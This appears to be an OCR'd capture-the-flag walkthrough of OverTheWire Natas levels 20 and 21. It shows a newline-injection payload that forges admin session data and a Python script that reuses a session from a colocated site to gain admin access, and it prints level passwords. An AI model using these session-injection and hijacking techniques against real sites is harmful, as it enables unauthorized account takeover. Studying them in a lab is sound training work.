
17 July,24




It is taking n as a character, so we change it as: %0A and space between admin and 1(if it does not work try same procedure again):

```
name=try%0Aadmin 1
```

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
16:58
Burp Suite Community Edition v2024.5.4 - Temporary Project
natas20.natas.labs.overt
Not secure
natas20.natas.labs.overthewire.org/index.php
NATAS20
We Chall
SUBMIT TOKEN
You are an admin. The credentials for the next level are:
Username: natas21
Password: BPhv63cKE1lkQl04cE5CuFTzXe15NfiH
Your name: try0Aadmin 1
Change name
View sourcecode
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Natas Level 21 → Level 22

Username: natas22


URL: http://natas22.natas.labs.overthewire.org

17 July,24




Opening the link we get to this page:

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
17:02
natas21-experimenter.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS21 - CSS STYLE EXPERIMENTER
Note: this website is colocated with
http://natas21.natas.labs.overthewire.org
Example:
Hello world!
Change example values here:
align: center
fontsize: 100%
bgcolor: yellow
Update
View sourcecode
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



Using **Cross side session hijacking:**

Python code:


```
import requests

username = 'natas21'
password = 'BPhv63cKE1lkQl04cE5CuFTzXe15NfiH'
```

17 July,24

```
url_experimenter = 'http://natas21-experimenter.natas.labs.overthewire.org/?debug'
url = 'http://natas21.natas.labs.overthewire.org/'

session = requests.Session()

# Send the POST request to the experimenter URL
response = session.post(url_experimenter, data={"admin": "1", "submit": "1"},
auth=(username, password))
print(response.text)

# Extract the session ID from the response cookies
sessionID = response.cookies["PHPSESSID"]

# Send the POST request to the main URL with the extracted session ID
response = session.post(url, cookies={"PHPSESSID": sessionID}, auth=(username,
password))

print(response.text)
```

Output:

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
17:11
silentspectre@kali: ~
File Actions Edit View Help
<form action="index.php" method="POST">align: <input name='align' value='center' />
fo
ntsize: <input name='fontsize' value='100%' />
bgcolor: <input name='bgcolor' value='y
ellow' />
<input type="submit" name="submit" value="Update" /></form>
View sourcecode

